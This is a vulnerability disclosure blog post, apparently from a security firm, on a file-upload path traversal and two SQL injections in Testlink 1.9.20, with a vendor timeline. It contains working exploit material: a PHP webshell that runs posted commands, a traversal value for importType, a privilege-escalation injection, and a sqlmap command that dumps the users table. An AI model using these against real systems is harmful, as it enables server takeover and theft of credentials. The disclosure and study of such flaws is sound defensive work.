

# Testlink 1.9.20: Unrestricted file upload and SQL injection

Testlink is an open source, web based test management and test execution system written in PHP (a scripting language also known as an Hypertext Preprocessor).



ackcent

## This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies


Necessary

Preferences

Statistics

Marketing

Show details




April 03, 2020 By Miguel Delgado

Testlink is an open-source, web-based test management and test execution system written in PHP (a scripting language also known as a **Hypertext Preprocessor**). During a recent security audit, our AppSec team found an unrestricted file upload ([CVE-2020-8639](#)) and two SQL Injection vulnerabilities ([CVE-2020-8637](#), [CVE-2020-8638](#)). Below we provide an in-depth overview of the three identified flaws and ways they can be exploited.

## Unrestricted file upload: Technical Analysis

Testlink offers the possibility to categorize test cases using keywords. These keywords can be exported and imported, and in this operation, we found our first vulnerability.



This screen allows us to upload a file containing keywords, and by selecting the **File type** we can choose between XML or CSV format. Let's now look at the implementation of the `init_args` method in the file [keywordsImport.php](#)

```
function init_args(&$dbHandler)
{
    $_REQUEST = strings_stripSlashes($_REQUEST);
    $ipcfg = array("UploadFile" => array(tlInputParameter::STRING_N, 0, 1),
        "importType" => array(tlInputParameter::STRING_N, 0, 100),
```

```

        "tproject_id" => array(tlInputParameter::INT_N));
$args = new stdClass();
R_PARAMS($ipcfg,$args);
if( $args->tproject_id <= 0 )
{
    throw new Exception(" Error Invalid Test Project ID", 1);
}
// Check rights before doing anything else
// Abort if rights are not enough
$user = $_SESSION['currentUser'];
$env['tproject_id'] = $args->tproject_id;
$env['tplan_id'] = 0;
$check = new stdClass();
$check->items = array('mgt_modify_key');
$check->mode = 'and';

```

**ackcent**

#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only	Allow selection	Allow all cookies
Necessary	Preferences	Statistics
Marketing	Show details	

```

return $args;
}

```

First, the `strings_stripSlashes` method un-quotes all quoted-string values from `$_REQUEST`. Then with the `R_PARAMS` method, the parameters defined in `$ipcfg` are retrieved from the `REQUEST` and stored in `$args`. The uploaded file is stored in `$args->source` and the value of `$args->importType` is concatenated in `$args->dest`. There is nothing to stop us from changing the value of `importType` to `../../any/folder/we/want`. In other words, this parameter is vulnerable to Path Traversal.

Now let's see where `$args->dest` is used:

```

$args = init_args($db);
$gui = initializeGui($args);
if(!$gui->msg && $args->UploadFile)
{
    if(($args->source != 'none') && ($args->source != ''))
    {
        if (move_uploaded_file($args->source, $args->dest))

```

It is used in `move_uploaded_file` so we can upload a file in any directory of the server.

## Unrestricted file upload: Exploit

One way to exploit this vulnerability would be to upload a webshell to have Remote Code Execution on the server where Testlink is deployed. To do this we need to locate a path on the server that the system user running Testlink has write permissions for (for example, `/logs`).

The value of `importType` should be `../../../../../logs/ws.php` and we need to pass the code of our webshell in the variable `uploadedFile` in PHP. For example, this can be done in the following way:

```

<html>
<body>
    <form method="POST">
        <input name="command" id="command" />
        <input type="submit" value="Send" />
    </form>
    <pre>
        <?php if(isset($_POST['command']))
        {
            system($_POST['command']);
        } ?>
    </pre>

```

```
</body>
</html>
```

This way we can execute code on the server:

← → ↻ ⚠ Not secure | 172.18.0.3/logs/ws.php

uid=1(daemon) gid=1(daemon) groups=1(daemon)

## SQL Injection: Technical Analysis

**This website uses cookies**  
We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

```
function init_args()
{
    $args=new stdClass();
    $key2loop=array('nodeid','newparentid','doAction','top_or_bottom','nodeorder','odelist');
    foreach($key2loop as $key)
    {
        $args->$key=isset($_REQUEST[$key]) ? $_REQUEST[$key] : null;
    }
    return $args;
}
```



The user input `nodeid` is retrieved from the `$_REQUEST` and stored in `$args->nodeid`. The `change_parent` method is then invoked:

```
$args=init_args();
$treeMgr = new tree($db);
switch($args->doAction)
{
    case 'changeParent':
        $treeMgr->change_parent($args->nodeid,$args->newparentid);
        break;
}
```

The method definition is in `tree.class.php`

```
function change_parent($node_id, $parent_id)
{
    $debugMsg='Class:' . __CLASS__ . ' - Method:' . __FUNCTION__ . ' :: ';
    if( is_array($node_id) )
    {
        $id_list = implode(",",$node_id);
        $where_clause = " WHERE id IN ($id_list) ";
    }
    else
    {
        $where_clause=" WHERE id = {$node_id}";
    }
    $sql = "/* $debugMsg */ UPDATE {$this->object_table} " .
        " SET parent_id = " . $this->db->prepare_int($parent_id) . " {$where_clause}";
    $result = $this->db->exec_query($sql);
}
```

```

return $result ? 1 : 0;
}

```

As you can see in the source code, the `$node_id` is concatenated in the `WHERE` of the SQL statement, enabling the manipulation of the SQL syntax.

The second SQL injection starts in `planUrgency.php` the injection is done in the unsanitized parameter `urgency`.

```

if (isset($_REQUEST['urgency']))

```

### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

```

// Set urgency for individual testcases
if(isset($argsObj->urgency_tc))
{
    foreach ($argsObj->urgency_tc as $id => $urgency)
    {
        $tplanMgr->setTestUrgency($argsObj->tplan_id, $id, $urgency);
    }
}

```

The definition of the `setTestUrgency` method can be found at `testPlanUrgency.class.php`.

```

public function setTestUrgency($testplan_id, $tc_id, $urgency)
{
    $sql = " UPDATE ({this->tables['testplan_tcversions']}) SET urgency={$urgency} " .
        " WHERE testplan_id=" . $this->db->prepare_int($testplan_id) .
        " AND tcversion_id=" . $this->db->prepare_int($tc_id);

    $result = $this->db->exec_query($sql);
    return $result ? t1::OK : t1::ERROR;
}

```

Finally `$urgency` is directly embedded into a SQL query, allowing an attacker to control the SQL statement that will be executed in the database.

## SQL Injection: Technical Analysis: Exploit

Testlink can be installed to use MySQL or PostgreSQL. If it is using MySQL, an attacker can list sensitive database information. But if it is using PostgreSQL, since it allows stacked queries, it permits any attacker to execute malicious queries on the server's database.

### PostgreSQL environment

This is the best scenario in an attacker's perspective, because he can just execute any SQL query, only adding a `;` followed by the query he wants to execute and finally a `--` to comment on the rest of the query.

For example, we could make an account with a Guest role to become an Admin.

If we look at the script that populates the roles data in `testlink_create_default_data.sql`, we can see that the Role with id `8` is the Admin

```


# Roles -
INSERT INTO /*prefix*/roles (id,description) VALUES (1, '<reserved system role 1>');
INSERT INTO /*prefix*/roles (id,description) VALUES (2, '<reserved system role 2>');
INSERT INTO /*prefix*/roles (id,description) VALUES (3, '<no rights>');
INSERT INTO /*prefix*/roles (id,description) VALUES (4, 'test designer');

```

```
INSERT INTO /*prefix*/roles (id,description) VALUES (5, 'guest');
INSERT INTO /*prefix*/roles (id,description) VALUES (6, 'senior tester');
INSERT INTO /*prefix*/roles (id,description) VALUES (7, 'tester');
INSERT INTO /*prefix*/roles (id,description) VALUES (8, 'admin');
INSERT INTO /*prefix*/roles (id,description) VALUES (9, 'leader');
```

Knowing this we can build the following payload to **update** the **role\_id** of the **user** in the **user**:

Knowing this we can build the following payload to update the  of the user in the  table.

 **This website uses cookies**  
We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Necessary

Preferences

Statistics

Marketing

Show details

After running our payload, the user becomes Admin and has all the respective permissions:

## MySQL environment

In this scenario, since no stacked queries are allowed, we cannot change the database values, but we can dump their data.

To automate the process we can use the **sqlmap** tool. For instance, if we wanted to dump the data from the users table, we would have to execute the following command:

```
python sqlmap.py -u <URL_TESTLINK>/lib/ajax/dragdroptreenodes.php
--data="doAction=changeParent&oldparentid=41&newparentid=41&odelist=47%2C45&nodeorder=0&node
-p nodeid
```

```
--cookie="PHPSESSID=<PHP_SESSION_ID>; TESTLINK1920TESTLINK_USER_AUTH_COOKIE=<USER_AUTH_COOKIE>
--dump -D testlink -T users
```

The purpose of this blog post is not to explain how to use sqlmap, so we will just briefly explain the arguments we have passed to this command:

u -> target URL, in our case is one of the SQL Injections we have previously found

data -> data string to be sent through POST

p -> testable parameter, in our case we know it is the nodeid

**ackcent**  
We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

against the server.

The output of the sqlmap is:

```
web application technology: Apache 2.4.41, PHP 7.3.14
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
Database: testlink
Table: users
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+
| id | role_id | email | login | password | script_key | cookie_string |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | 8 | admin@a.com | admin | $2y$10$9 ... L/e | d4aed7db45 ... a5 | 517372818f771 |
| 2 | 5 | user@a.com | user | $2y$10$8 ... YPW | NULL | 9deab133cb5f7 |
+-----+-----+-----+-----+-----+-----+-----+
```

When we analyze the sqlmap output, we can see that Testlink uses bcrypt to store users' passwords so we can't do anything with this information. However, it stores the apiKey and cookie in clear text, so we can use them to make requests as Admin.

## Conclusions

In this blog post, we have seen why it is so important to never trust the data provided by a user. Data from all potentially unreliable sources should be subject to input validation and these three vulnerabilities could have been avoided by applying correct input data validations.

In the case of the Unrestricted file upload vulnerability, we want to emphasize the importance of conducting a static analysis, because this kind of vulnerabilities can easily be overlooked in a dynamic analysis, but it is much easier and faster to detect it by checking the source code.

## Timeline

Date	Event
31/1/2020	First contact with vendor
5/2/2020	Commits of correct patch (#1, #2 , #3)
25/2/2020	We ask the vendor when the new version with the fixes will be released
27/2/2020	Vendor indicates that there is not going to be a new release, users should download the branch testlink_1_9_20_fixed

Get resources in your mailbox for free

SUBSCRIBE

Keep Reading: related stories



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

AWARENESS

Protect against cyberattacks while teleworking amid the COVID-19 outbreak

As fear over the spread of COVID-19 is surging at an alarming rate, public health institutions recommend companies to take a stance in preventing the virus from spreading around offices, public transports or public gatherings.

March 12, 2020 By [Ackcent Cybersecurity](#)



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

#### AWARENESS

##### Protect yourself against COVID-19-themed cyberattacks

The outbreak of the Coronavirus is affecting people, organizations and nations around the globe. In an environment where people are hungry for information, attackers are taking advantage to spread malware.

March 19, 2020 By [Ackcent Cybersecurity](#)





#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. For more information, please check our [Cookie Policy](#).

Use necessary cookies only

Allow selection

Allow all cookies

Necessary

Preferences

Statistics

Marketing

Show details

[AWARENESS](#) [MDR TEAM](#)

### Building a safe teleworking environment

In this period, organizations face immense challenges in terms of business continuity. But it is also a great opportunity to build the perfect remote environment.

March 30, 2020 By [Ackcent Cybersecurity](#)



#### COMPANY

[About Us](#)

[Certifications](#)

[Partners](#)

[Careers](#)

#### RESOURCES

[Blog](#)

#### GET IN TOUCH

[Contact Us](#)

Subscribe to the newsletter

SUBSCRIBE